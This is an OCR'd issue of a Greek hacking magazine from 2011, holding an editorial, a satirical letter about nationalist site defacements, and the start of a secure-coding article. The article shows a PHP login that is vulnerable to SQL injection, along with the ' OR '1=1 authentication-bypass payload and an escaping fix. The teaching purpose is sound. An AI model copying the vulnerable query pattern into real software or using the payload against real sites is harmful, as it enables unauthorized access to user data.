
all rights reserved
HACKER
τεύχος 003 - Πρωινή Μπουγάτσα Edition
Δεκέμβρης 2011 # Τιμή τεύχους 6,40€
The Xmas curse of SQL,
XSS and Session Hijacking (*)
Χριστουγεννιάτικο δωράκι
για τους freeloaders του WiFi
Κατακτήστε έναν Linux server
χωρίς το Metasploit
Κάντε το web ασφαλέστερο
γράφοντας σωστό κώδικα
(*) and how you can lift it by programing like a pro

tefhos 3o

# Περιεχόμενα

και οδηγίες χρήσης

| | |
|---|---|
| **Εκδότης / Διευθυντής** | Χρήστος Βαρελάς |
| **Αρχισυντάκτης** | Παναγιώτης Βαρελάς |
| **Σύμβουλοι έκδοσης** | Νίκος Μουρατίδης, Βούλα Παυλίδου |
| **Σύνταξη** | Παναγιώτης Βαρελάς, Χρήστος Βαρελάς, Ανδρέας Βενιέρης, Γιώργος Γιάννου, Μανώλης Κιαγιάς, Γιώργος Μελέκος, Νίκος Μουρατίδης, Αναστάσιος Στασινόπουλος, Χρίστος Τόμπρας |
| **Γραμματική επιμέλεια** | Βούλα Παυλίδου |
| **Καλλιτεχνική Επιμέλεια** | Πέτρος Φιλιππίδης |

Το περιοδικό deltaHacker είναι συνδρομητικό και εκδίδεται από την Parabing Creations δώδεκα φορές το χρόνο, στις αρχές κάθε μήνα. Η Parabing Creations έχει την έδρα της στη Μαιώτιδος 3, 55 133, Καλαμαριά. Η εκτύπωση και η βιβλιοδεσία γίνονται από την ThessPrint A.E. Το email επικοινωνίας του περιοδικού είναι το talk2us@deltahacker.gr και το email για τις συνδρομές το subscriptions@deltahacker.gr. Οι πληροφορίες για τις συνδρομές είναι στο http://deltahacker.gr/subscriptions και οι παραγγελίες γίνονται από το `http://deltahacker.gr/order`. Όλες οι απόψεις που εκφράζονται στα άρθρα δεν εκφράζουν απαραίτητα και τη γνώμη του περιοδικού.


(*) πάμε έβδομη δόση;

**Το deltaHacker** είναι το μ**οναδικό στο χώρο των περιοδικών** έντυπο που **ασχολείται αποκλειστικά κι αληθινά** με τον κόσμο του **ethical hacking**, γυρίζοντας συστηματικά την πλάτη του στον καθωσπρεπισμό κι αδιαφορώντας παντελώς για την ασφάλεια της θεωρίας.

**Το deltaHacker** είναι τόσο σίγουρο για τον εαυτό του και τόσο τίμιο κι ευθύ απέναντι στον αναγνώστη, που αντί να γυρνάει εδώ κι εκεί στα περίπτερα και ν' αγωνίζεται να φανεί ανάμεσα στις Σούπερ-Κατίνες και στα PC-so-bored, **έρχεται κατευθείαν στο σπίτι σας** – κι έρχεται για να σας κατακτήσει.

**Αν είστε από εκείνους** που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε **είναι 102% βέβαιο ότι θ' αγαπήσετε το deltaHacker,** καθώς κι ότι θα θέλετε την παρέα του και τους 12 μήνες του χρόνου!

Όλες οι πληροφορίες για όλα τα προγράμματα συνδρομών είναι στο

**deltahacker.gr/subscriptions**

Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το

**deltahacker.gr/order**

deltaHacker: κάνει καλό στο μυαλό.

# Μπουγάτσα με ενημέρωση



Πετάχτηκα τις προάλλες μέχρι το γωνιακό μαγαζάκι να πάρω μια μπουγάτσα. Δε συνηθίζω να κάθομαι εκεί, αλλά εκείνη τη μέρα έκανε κρύο και δεν μου άρεσε η ιδέα να τρέχω στο δρόμο, για να φτάσω στο σπίτι και να φάω μια κρύα μπουγάτσα. Άραξα λοιπόν σ' ένα τραπεζάκι κι άρχισα να χαζεύω στην τηλεόραση. Είχε θρίλερ κι εμένα μου αρέσουν τα τρομακτικά έργα. Δεν ήταν βράδυ. Πρωί ήταν, αλλά τέτοιες ώρες τα κανάλια βρίσκονται στην τηλεοπτική ζώνη του τρόμου. Λίγο αργότερα, βλέπετε, ο πολύ ο κόσμος θα πάει στη δουλειά του και πρέπει να είναι κατάλληλα προετοιμασμένος: Φοβισμένος ή αγανακτισμένος –ανάλογα με τη συνταγή του καναλιού–, αλλά πάνω απ' όλα πεισμένος ότι πρέπει να υποστεί τα πάντα. Ξέρετε, στωικά δεκτικός, όπως το θύμα σε ένα θρίλερ τρίτης διαλογής, τη στιγμή που συνειδητοποιεί ότι είναι αδύνατο να γλυτώσει από το ξανθό βαμπίρ με το δολοφονικό λέιζερ. Χαλάστηκα. Η εκπομπή ήταν πιο χάλια απ' όσο άντεχα πρωινιάτικο. Στα θρίλερ της προκοπής ο δολοφόνος δεν υπόσχεται στα θύματά του ότι θα τα λυπηθεί, ούτε ότι υπάρχει περίπτωση να σωθούν στο μέλλον. Πάντως πέρα από τα κακά δελτία και τα καλά ή κακά θρίλερ, εγώ καταλαβαίνω ότι η πραγματική ζωή δεν έχει αδιέξοδα. Αδιέξοδα υπάρχουν μόνο για τα προγραμματισμένα ρομπότ, όχι για τα έλλογα όντα. Συνέχισα να τρώω την μπουγάτσα μου κι άρχισα να σκέφτομαι κάτι άσχετο...

**Για κάποιο λόγο η τηλεόραση** μου 'χε θυμίσει την κουβέντα που είχα μ' ένα φιλαράκι πριν από μερικά χρόνια. Ο φίλος μου, που λέτε, είχε τότε αγοράσει καινούργιο υπολογιστή αλλά μέσα σε λίγους μήνες είχαν αρχίσει τα βάσανα. Αναρωτιόταν λοιπόν τι έφταιγε. Μήπως έπρεπε να κάνω defrag πιο συχνά; *Μήπως δεν έπρεπε να εγκαταστήσω πολλά προγράμματα; Μήπως δεν έπρεπε να ξεπεράσω το 50%(;!) της χωρητικότητας του δίσκου C;*

**Τέτοιες σκέψεις τον βασάνιζαν** και δεν έλεγε να με ακούσει. Είχε φτάσει να νιώθει τύψεις και ενοχές για το ότι ο υπολογιστής –τον οποίο πρέπει να σημειώσω ότι είχε αγοράσει με κόπο και θυσίες– δεν δούλευε. Τι ανωμαλία! Ήθελα να του δείξω τη λύση και φυσικά να τον

βοηθήσω, αλλά έπρεπε πρώτα να τον φέρω σε επαφή με την πραγματικότητα: *Δεν φταις εσύ, παιδάκι μου. Ούτε το κάρμα σου φταίει, ούτε οι αμαρτίες σου. Το σύστημα φταίει! Μην προσπαθείς να πείσεις τον εαυτό σου ότι είσαι τεμπέλης, επειδή δεν το ντάντεψες αρκετά. Δεν σου φτάνει που ήσουν δούλος του τόσον καιρό; Έχεις δηλαδή και τύψεις επειδή δεν υπήρξες αρκετά δουλικός; Όσο κι αν προσπαθούσες, πάλι τα ίδια θα σου έκανε! Αυτός βέβαια το χαβά του. Μα, το μηχάνημα του κύριου Παντελή –με το ίδιο σύστημα– τα πάει πολύ καλά. Άρα δεν φταίει το σύστημα, αλλά εγώ που είμαι λιγότερος άξιος από τον κύριο Παντελή!*

**Τον καταλάβαινα.** Είχε μάθει να σκέφτεται πάντα εντός του... συστήματος. Είχα όμως άφθονη υπομονή και δεν έκανα πίσω. *Βρε άνθρωπέ μου, ο κύριος Παντελής έχει τρομερά πιο ακριβό και πολύ πιο ισχυρό μηχάνημα από το δικό σου. Η σύγκριση που κάνεις είναι λανθασμένη! Τώρα, το γιατί αυτός είχε την άνεση να αγοράσει ισχυρό μηχάνημα, ενώ εσύ παιδεύτηκες για να αγοράσεις το δικό σου, ε, αυτό είναι άλλη κουβέντα. Τα προβλήματα που αντιμετωπίζεις πάντως δεν έχουν να κάνουν με το ποιόν σου, αλλά με το σύστημα.*

**Εκείνη τη στιγμή άρχισα** να βήχω δυνατά. Η συζήτηση που θυμήθηκα με είχε απορροφήσει για τα καλά, είχα εκνευριστεί και η μπουκιά που κατέβαζα έχασε για λίγο το δρόμο της. Εντάξει, έφταιγε και η μπουγάτσα γι' αυτό. Ήταν καλή η άτιμη και είχα αρχίσει να καταπίνω τη δεύτερη. Ο εκνευρισμός όμως παρέμενε. Η συζήτηση που θυμόμουν είχε γίνει την εποχή των Windows Millennium. Τα Windows, βέβαια, έχουν βελτιωθεί απροσδόκητα πολύ από τότε – να τα λέμε! Η τηλεόραση όμως είχε επαναφέρει εκείνο το διάλογο στο μυαλό μου και του είχε προσδώσει μια νέα διάσταση. Είχα κάνει μια σύνδεση, βλέπετε, ανάμεσα στο πώς ένιωθε το φιλαράκι μου τότε και στο πώς θέλουν τα κανάλια να νιώθει ο κόσμος σήμερα.

**Μη νομίζετε.** Δεν κάνω λανθασμένες συνδέσεις στο μυαλό μου - ή τουλάχιστον έτσι θέλω να πιστεύω. Παρά τον εκνευρισμό μου, από εκείνη την ημέρα έφαγα αρκετές μπουγάτσες *μέσα* στο μπουγατσατζίδικο. Ούτε την τηλεόραση έκοψα βέβαια. Άλλωστε το σήριαλ των δόσεων παίζει πολλούς μήνες τώρα και πλέον δεν πτοούμαι. Νομίζω τώρα έχουν φτάσει στην 6η σαιζόν: *The one that we -HONESTLY THIS TIME- got saved the last minute*. Αντέχω. Έχω ξαναδεί έργα που προσβάλλουν τη νοημοσύνη μου, αλλά η μαζοχιστική πλευρά του εαυτού μου δεν μ' αφήνει να τα κόψω. Εδώ που τα λέμε, βέβαια, μπορεί και να μην είναι ζήτημα μαζοχισμού. Ίσως να φταίει το ότι είμαι -ή τέλος πάντων προσπαθώ να γίνω- δέλτα χάκερ ;) Βλέπετε, σ' αυτή μου την προσπάθεια έμαθα να μελετάω το πρόβλημα κι ενδεχομένως τον αντίπαλό μου - και κυρίως να μην το βάζω κάτω.

**Μπορεί στα δελτία τους** να κρύβουν ότι η πραγματική σωτηρία θα έρθει από εμάς τους ίδιους, μπορεί να παρουσιάζουν αναλυτικά τα προβλήματα και για τη λύση τους να μας παραπέμπουν σε σωτήρες από πέρα-μακριά, αλλά εγώ δεν μασάω. Και δεν μασάω γιατί υπάρχει και το δικό μας δελτίο! Ένα δελτίο που δείχνει ότι δεν υπάρχουν αδιέξοδα, ούτε ανυπέρβλητα εμπόδια. Ένα δελτίο που μάς μαθαίνει να στεκόμαστε στα πόδια μας και να μην το βάζουμε κάτω. Το δικό μας δελτίο αναδεικνύει την αξία *και* της συλλογικής προσπάθειας και φυσικά την ενθαρρύνει. Το δικό μας δελτίο δεν απευθύνεται σε φοβισμένους χρήστες αλλά σε ζωηρούς, δραστήριους κι αισιόδοξους χάκερ! Και στην τελική, όπως και να το δει κανείς το δικό μας δελτίο *δεν* είναι καταθλιπτικό.

**Α, πέρα από δελτίο έχουμε** και το δικό μας περιοδικό. Και σε αντίθεση με τα δικά τους, το δικό μας μπορεί -και κάνει- τη διαφορά ;)

**Spir@lEvolution**



# Ουέλ μέιλ

POST CARD

THE ADDRESS TO BE WRITTEN ON THIS SIDE




Αγαπητοί μου,

Είμαι πολύ καλά, και το αυτό επιθυμώ και για εσάς.

Καθυστέρησα να ολοκληρώσω την επιστολή μου αυτό τον μήνα –προς μεγάλην ανησυχία του κυρίου Εκδότου– αλλά δεν ήταν στο χέρι μου.

Όχι, δεν ήταν ότι δίστασα να υπογράψω, όπως τόσοι και τόσοι στις μέρες μας.

Ήταν το ότι συνέβησαν πολλά και διάφορα που με έβγαλαν από το πρόγραμμά μου.

Για παράδειγμα, βρέθηκα, απρόσμενα και καταμεσής του Νοεμβρίου, στο Πόρτο Γερμενό.

Είχα πάει μαζί με τον ανιψιό, ο οποίος, εξ ίσου απρόσμενα και καταμεσής του Νοεμβρίου, βρέθηκε στην Ελλάδα, έχοντας επιστρέψει από το Λονδίνο «δι' υπόθεσίν του».

Έπρεπε, βλέπετε, να ανανεώσει το διαβατήριό του.

Θα αναρωτηθείτε, βέβαια, όπως αναρωτήθηκα κι εγώ, γιατί να πρέπει να έρθει στην Ελλάδα για να το ανανεώσει; Δεν θα μπορούσε να το κάνει εκεί, στο Λονδίνο; Προξενείο δεν έχουμε στο Ηνωμένο Βασίλειο; Δεν εκπροσωπούμαστε ως χώρα;

Έλα μου, ντε...

Από ό,τι φαίνεται δεν εκπροσωπούμαστε. Ή μάλλον δεν εκπροσωπούμαστε επαρκώς.

Το οποίον με απλά λόγια σημαίνει ότι το Ελληνικό Προξενείο στο Ηνωμένο Βασίλειο δεν είναι σε θέση να εξασφαλίσει στους Έλληνες Πολίτες την έγκαιρη ανανέωση του διαβατηρίου τους.

Είναι αδύνατον. Έχουν βάλει ένα ωραίο σύστημα κλεισίματος ραντεβού μέσω διαδικτύου, το οποίο το μόνο που δεν σου επιτρέπει να κάνεις είναι να κλείσεις ραντεβού. Όλα τα άλλα στα επιτρέπει. Για παράδειγμα να διαβάσεις δελτία τύπου για την κοινωνία της πληροφορίας. Ή να τους στείλεις μέιλ (στα οποία δεν απαντούν).

Πάντως να κλείσεις ραντεβού για το διαβατήριό σου που λήγει είναι αδύνατον.

Ο ανιψιός είδε και απόειδε, και αναγκάστηκε να ξανάρθει στην Ελλάδα για να το ανανεώσει.

Να μου πείτε, αυτό σε έκαψε; Εδώ γίνεται της κακομοίρας κι εσύ κόπτεσαι για το διαβατήριο του ανιψιού; Δεν λες και πάλι καλά ο τυχεράκιας, που την έχει κάνει με πλάγια πηδηματάκια, και ζει εκεί στα Λονδίνα, ενώ εμείς οι υπόλοιποι έχουμε ξεμείνει εδώ, κολλημένοι στον πάτο του καζανιού, και σιγοβράζουμε περιμένοντας την εκταμίευση της έκτης δόσης;

Τι να σας πω, για να το λέτε κάτι θα ξέρετε.

# Σνέιλ μέιλ

Εγώ πάντως, κολλημένος στο καζάνι δεν νοιώθω. Γι αυτό και μόλις κατέφτασε και ολοκλήρωσε την κατάθεση των δικαιολογητικών για ταυτότητα και διαβατήριο, τον πήρα και φύγαμε για Πόρτο Γερμενό.

Πάνω που ξεκινούσε η συζήτηση για την ψήφο εμπιστοσύνης στην κυβέρνηση.

Στο τσακ την γλυτώσαμε. Η τηλεόραση στο εξοχικό, βλέπετε, δεν λειτουργεί. Επίσης δεν έχει ούτε ίντερνετ, γιατί όλοι οι γείτονες έχουν επιστρέψει στην Αθήνα και δεν έχουμε από ποιόν να κλέψουμε Wi-Fi. Οπότε ήμασταν απομονωμένοι και ασφαλείς.

Είχα ξεχάσει, βέβαια, ότι δεν έχει πλέον ούτε γραφομηχανή (αφού την έχω φέρει στην Αθήνα) και γι' αυτό, όπως είπα και στην αρχή, καθυστέρησα να ξεκινήσω την επιστολή μου.

Τέλος πάντων, ουδέν κακόν αμιγές καλού, γιατί μας δόθηκε έτσι η ευκαιρία να μιλήσουμε με τον ανιψιό για διάφορα θέματα ελληνικού και βαλκανικού ενδιαφέροντος.


Λέω βαλκανικού γιατί μεταξύ άλλων ο ανιψιός μου μίλησε για την κυβερνοεπίθεση που έκαναν κάτι αποφασισμένοι «ελληνόψυχοι» χάκερ σε «850 σκοπιανά σάιτ».

Η επίθεση έγινε, λέει, στις 27 Οκτωβρίου, και την έκαναν τα μέλη κάποιας «Greek Hacking Scene», που σχετίζονται (αν δεν ταυτίζονται) με τα μέλη κάποιας άλλης «Ενωσης Ελληνοψύχων Μαθητών».

Τώρα υπό κανονικές συνθήκες θα θεωρούσα το όλο θέμα φαιδρό -κι υπό μίαν έννοια συνεχίζω να το θεωρώ. Αν τους αρέσει, αυτών των «ελληνόψυχων μαθητών», να επιτίθενται στα σάιτ των γειτόνων μας, «σκοπιανών» και μη, και θεωρούν ότι μια τέτοια ενέργεια ωφελεί ό,τι οι ίδιοι καταλαβαίνουν ως «Ελλάδα», εμένα τι λόγος μου πέφτει;

Αλλά το πράγμα με προβλημάτισε λίγο. Δηλαδή πράγματι υπάρχουν νέα παιδιά που ασχολούνται με τους υπολογιστές και το χάκινγκ, whatever that is, και νοιώθουν την ανάγκη να χτυπάνε σκοπιανά σάιτ για να τιμήσουν την Ελλάδα; Δηλαδή τα σκοπιανά σάιτ τους μαράνανε;

Το ότι έχουμε, ως Ελλάδα, καταλήξει reality show και ανέκδοτο διεθνώς δεν τους μάρανε; Το ότι η χώρα μας είναι υπερχρεωμένη και στα πρόθυρα της ολικής χρεοκοπίας, αυτό δεν τους μάρανε; Το ότι τα έξοδα του κράτους παραμένουν, εδώ και χρόνια, μεγαλύτερα από τα έσοδα του κράτους, αυτό δεν τους μάρανε; Το ότι όλοι πιστεύουν ακράδαντα ότι φταίνε όλοι οι υπόλοιποι, αυτό δεν τους μάρανε;



Ο ανιψιός δεν μπορούσε να με διαφωτίσει περισσότερο σχετικά με την ταυτότητα αυτών των «ελληνόψυχων» και έτσι το έψαξα εγώ όταν γυρίσαμε στην Αθήνα.

Μαθαίνω, λοιπόν, ότι υπάρχει πράγματι μια «Greek Hacking Scene», που πιστεύει ότι έχει το δικαίωμα να μιλάει (και να χακεύει) για την Ελλάδα και τον Ελληνισμό.

Οκέι, νο πρόμπλεμ. Είπαμε. Περί ορέξεως κολοκυθόπιττα. Κι εγώ μιλάω για την Βόρειο Κορέα, δεν έγινε και τίποτα.

Αλλά, ρε παιδιά, εσάς τους Ελληνόψυχους τους χάκερ εννοώ, δεν σας φαίνεται λίγο ευτράπελο να κόπτεστε τόσο για την Ελλάδα, και να μην κόπτεστε καθόλου για τα ελληνικά σας; Κι εντάξει, στο σχολείο δεν τα μάθατε, πού να προλάβετε με τόσο χακεριό που έχετε φορτώσει στους ώμους σας... Την αυτόματη διόρθωση του Word δεν την έχετε ακουστά;

Δυστυχώς η γραφομηχανή της κυρίας Καίτης δεν προσφέρει την δυνατότητα του copy paste, αλλιώς θα σας παρέθετα, αγαπητοί μου, ολόκληρο το κείμενο με το οποίο ανελάμβαναν, καταχαρούμενα, τα Ελληνόψυχα βλαστάρια μας, την ευθύνη των εθνικιστικών τους δραστηριοτήτων.

Ελληνόψυχοι μεν, ανελλήνιστοι δε.

Μιλάμε ότι τόσα πολλά μαζεμένα λάθη, ορθογραφικά, γλωσσικά και συντακτικά μαζί, έχω να δω από τότε που μου έφερνε ο ανιψιός τις εκθέσεις των συμμαθητών του στο Γυμνάσιο.

Προσπαθούσε, βλέπετε, να μου αποδείξει ότι η ενασχόλησή του με τα Πόκεμον, το Playstation, και τους υπολογιστάς δεν είχε αρνητική επίδραση στις σχολικές του επιδόσεις.

Τότε δεν με είχε πείσει. Τον είχα κατηγορήσει ευθέως ότι έβαζε τους φίλους του να κάνουν λάθη επίτηδες για να φανεί καλύτερος ο ίδιος. Είχε τσαντιστεί πολύ και εκανε δυο βδομάδες να μου μιλήσει. Νομίζω ότι ακόμα δεν με έχει συγχωρήσει. Απλά το έχει ξεχάσει.

Με το δίκιο του, βέβαια, γιατί με αυτά που διαβάζω στην ιστοσελίδα των ελληνόψυχων έχω μετανιώσει που τον αμφισβήτησα, και τείνω να τον πιστέψω αναδρομικά.

Καταλήγω μάλιστα στο συμπέρασμα ότι οι ίδιοι εκείνοι συμμαθητές του έχουν πλέον συρρεύσει σύσσωμοι στην Greek Hacking Scene. Προφανώς δεν έχουν τελειώσει ακόμα το σχολείο.

Η μάλλον όχι σύσσωμοι. Οι μισοί. Γιατί οι άλλοι μισοί έχουν πιάσει, από ό,τι φαίνεται, δουλειά στο Υπουργείο Εξωτερικών και ασχολούνται με την σχεδίαση και την υποστήριξη των διαδικτυακών συστημάτων κλεισίματος ραντεβού που χρησιμοποιούν τα Ελληνικά Προξενεία στο εξωτερικό.

Εκαστος στο είδος του, που λέει και ο Λουμίδης. Η, για να το πω με τα λόγια του Σίλερ: Μπροστά στην ανθρώπινη βλακεία, κι οι θεοί ακόμα σηκώνουν τα χέρια ψηλά.

Ειδικά όταν διαβάζουν (οι θεοί) στις χακεμένες σκοπιανές σελίδες για «το αυτονόητο του πολιτισμού που δημιουργήσαμε και διαρρέει φυσικά από την γλώσσα.»

«Διαρρέει», μάλιστα. Τι νομίζατε; Ετσι απλά; Μπρίκια κολλάγαμε τόσα χρόνια στο σχολείο;

Α, και μιλώντας για σχολείο, να μην ξεχάσω να σας ευχηθώ καλές γιορτές! (Γκουγκλ ιτ!)

Σας ασπάζομαι,

Θείος Ακάκιος

ονέιλ μέιλ


Πώς πρέπει να γράφει κώδικα ένας web developer προκειμένου ν’ αναπτύσσει ασφαλείς εφαρμογές;[σελ. 12 & 74]



Πώς στήνεται ένα fake wireless access point με το BackTrack και τι μπορούν να πάθουν όσοι το χρησιμοποιούν;[σελ. 22 & 92]



Ξεκινάτε τώρα με το Arduino αλλά δεν έχετε μεγάλη σχέση με τα ηλεκτρονικά; Θέλετε προχωρημένα tips και συμβουλές από έμπειρους χρήστες που θα σας κάνουν να ξεχωρίσετε; [σελ. 34]



Πόσο εύκολα μπορείτε να πάρετε πρόσβαση σ’ έναν Linux server; Προσοχή: Η χρήση του Metasploit απαγορεύεται![σελ. 62]



all rights reversed

Skill: Advanced

Tags: SQL injection, programming, PHP, ASP.NET

# Συγγραφή ασφαλούς κώδικα

## (Part 1 of 2)

by Thiseas

**Κακά τα ψέματα. Η μεγαλύτερη αδυναμία των εφαρμογών του διαδικτύου είναι οι ίδιοι οι προγραμματιστές τους! Σε αυτούς οφείλονται όλα τα καλά και όλα τα κακά. Εμείς, επειδή είμαστε ευχάριστοι τύποι, προσπερνάμε τα καλά και εστιάζουμε στα κακά! Μη φοβάστε, δεν το κάνουμε με διάθεση γκρίνιας. Το κάνουμε για να εξετάσουμε όλα αυτά τα «κακά» και με την ευκαιρία να μάθουμε μερικούς βασικούς κανόνες για την ελαχιστοποίηση τους!**







encrypted

SQL injection

Πλέον, οι μεγαλύτερες αδυναμίες στο software δεν βρίσκονται στο λειτουργικό σύστημα (Linux, BSD, Windows, Mac OS κ.ά.) ούτε στους web server (IIS, Apache, κ.ά.). Οι αδυναμίες εμφανίζονται πολύ πιο συχνά στις απλές εφαρμογές client. Δηλαδή στις εφαρμογές που προορίζονται για τον τελικό χρήστη. Τέτοιες εφαρμογές αποτελούν τα γνωστά Συστήματα Διαχείρισης Περιεχομένου (CMS, από το Content Management System), αλλά και πολλές άλλες που εκτελούνται στους διάφορους server.

Συχνά οι προγραμματιστές, είτε από άγνοια των βασικών αρχών ασφάλειας είτε από βιασύνη –αφού πάντα τρέχουν να προλάβουν τα deadline–, δεν προσέχουν ιδιαίτερα τον κώδικα που γράφουν. Αυτό έχει σαν αποτέλεσμα ο κώδικας να μην είναι ασφαλής και να περιέχει κενά ή, όπως συνηθίζουμε να λέμε, τρύπες. Ουσιαστικά πρόκειται για αδυναμίες που θα μπορούσε να εκμεταλλευτεί κάποιος για να αποκτήσει πρόσβαση σε δεδομένα που κανονικά δεν θα έπρεπε (προσωπικά στοιχεία χρηστών, email, οικονομικά στοιχεία κ.ο.κ.) Αρκετές φορές μάλιστα, εκμεταλλευόμενος τέτοιες αδυναμίες μπορεί κανείς να αποκτήσει πρόσβαση ακόμη και στον ίδιο τον server, με ό,τι αυτό συνεπάγεται!

Εμείς θα εστιάσουμε στο πώς προκύπτουν αλλά και στο πώς εξαλείφονται[1] οι αδυναμίες που θεωρούμε ότι εμφανίζονται πιο συχνά και είναι από αρκετά έως πάρα πολύ επικίνδυνες. Συγκεκριμένα, θα ασχοληθούμε με τα κενά ασφαλείας που επιτρέπουν το πολύ γνωστό SQL Injection (http://en.wikipedia.org/wiki/SQL_injection), το επίσης διάσημο Cross Site Scripting ή απλά XSS (http://en.wikipedia.org/wiki/Cross-site_scripting) αλλά και το πολύ πονηρό Session Hijacking (http://en.wikipedia.org/wiki/Session_hijacking). Με αυτό το τελευταίο θα ασχοληθούμε στο δεύτερο μέρος αυτού του άρθρου, το οποίο ξεκινά από τη σελίδα 74 του deltaHacker που κρατάτε στα χέρια σας.

Τα πειράματά μας θα γίνουν χρησιμοποιώντας τον παρακάτω εξοπλισμό:

- PHP 5.2.9-2 και MySQL 5.1.3 σε Apache Server 2.2.11
- ASP.Net 2.0+, SQL Server 2005+, IIS 6+
- Web Browsers: Internet Explorer 9, Mozilla Firefox 8.0

Όπως βλέπετε, χρησιμοποιούμε τόσο PHP (77%) όσο και το αντίπαλο δέος ASP.Net (22%), ώστε να καλύψουμε σχεδόν το 100% των developer (http://w3techs.com/technologies/overview/programming_language/all).

## SQL Injection και PHP-MySQL

Κατά τη διάρκεια ενός ελέγχου ασφάλειας είναι πάρα πολύ συχνό φαινόμενο να ερχόμαστε αντιμέτωποι με ένα κομμάτι κώδικα PHP σαν το ακόλουθο:

```
// Σύνδεση με την βάση δεδομένων
$link = mysql_connect('HOST', 'user', 'pass') OR die("Database
Error");
$db_selected = mysql_select_db('db1', $link);
//Πάρε Χρήστη και password από το URL
$user = $_GET["user"];
$password = $_GET["password"];
```

1. Κατά το δυνατόν...

```
// Έλεγχος αν ο χρήστης υπάρχει στην βάση.
$query = "SELECT * FROM ajv_users WHERE usr_nick='$user' AND usr_
pass='$password'";
$result = mysql_query($query);
$nrows = mysql_num_rows($result);
If ($nrows == 0){
   die("Λανθασμένα Στοιχεία!");
}
```

Ε, λοιπόν, αυτός ο κώδικας είναι ευάλωτος σε SQL Injection! Ξέρετε γιατί; Διότι δεν ελέγχει τα περιεχόμενα των μεταβλητών $user και $password, πριν τα προσθέσει στη μεταβλητή $query. Όπως βλέπετε, οι μεταβλητές user και password προέρχονται από το URL[2]. Επομένως, προέρχονται από τον τελικό χρήστη. Ο χρυσός κανόνας ασφάλειας κώδικα λέει: "Οτιδήποτε μπορεί να προέλθει από τον τελικό χρήστη, είναι κατά πάσα πιθανότητα κακόβουλο". Με λίγα λόγια: "Όλοι είναι ένοχοι, μέχρι αποδείξεως του εναντίου"! Σας θυμίζει κάτι αυτό; Χμ, τέλος πάντων...

Έστω ότι το πρόγραμμά μας βρίσκεται στο www.deltahacker.gr/safe.php. Για να λειτουργήσει σωστά θα πρέπει ο χρήστης να δώσει στο URL το εξής:

```
www.deltahacker.gr/Safe.php?user=admin&password=mypass
```

Οι μεταβλητές $user και $password θα έχουν αντίστοιχα τις τιμές admin και mypass. Αυτές οι τιμές θα εισαχθούν στη μεταβλητή $query και στη συνέχεια θα εκτελεστεί η σχετική εντολή SQL, στη βάση δεδομένων. Μέχρι εδώ κανένα πρόβλημα. Αν δεν βρεθεί ο χρήστης θα διακοπεί το πρόγραμμα, με το μήνυμα "Wrong Credentials". Προσέξτε τι θα συμβεί όμως αν ο χρήστης δώσει

```
www.deltahacker.gr/Safe.php?user=admin&password=' OR '1=1
```

Εδώ τα πράγματα περιπλέκονται λιγάκι! Αν κάνει κάτι τέτοιο ο χρήστης, η εντολή SQL που θα εκτελεστεί στη βάση δεδομένων θα είναι κάπως έτσι:

```
SELECT * FROM ajv_users WHERE usr_nick='admin' AND usr_pass='' OR
'1=1'
```

Αυτή η εντολή θα επιστρέφει *πάντα* μία ή περισσότερες εγγραφές[3] από τον πίνακα, καθώς η συνθήκη '1=1' επαληθεύεται πάντα. Ως αποτέλεσμα, η μεταβλητή $nrows δεν θα είναι μηδενική και το πρόγραμμα θα νομίζει ότι εφόσον βρήκε εγγραφές στον πίνακα των χρηστών, ο χρήστης είναι νόμιμος! Πρόκειται για μια κλασική περίπτωση SQL Injection.

Αναρωτιέστε πώς μπορούμε να προστατέψουμε το πρόγραμμα μας από μια τέτοια επίθεση; Η απάντηση είναι αρκετά απλή: Πρέπει να φροντίσουμε για τον "καθαρισμό" όλων των μεταβλητών που ορίζει ο χρήστης από επικίνδυνους χαρακτήρες, όπως είναι η απόστροφος. Η διαδικασία καθαρισμού των μεταβλητών από πονηρούς χαρακτήρες ονομάζεται sanitization. Θα πρέπει να φτιάξουμε λοιπόν μια συνάρτηση που θα κάνει sanitize τις μεταβλητές του χρήστη *πριν* αυτές χρησιμοποιηθούν:

---

2. Θα μπορούσαν να μην έρχονται από το URL αλλά από κάποιο πεδίο, κάποιας φόρμας. Σε κάθε περίπτωση πάντως δεν θα άλλαζε τίποτα στη συλλογιστική μας!
3. Με την προϋπόθεση ότι ο πίνακας ajv_users δεν είναι άδειος!

```
function Sanitized($Input)
{
      return (get_magic_quotes_gpc()) ?
         mysql_real_escape_string(stripslashes($Input)) :
               mysql_real_escape_string($Input);
}
```

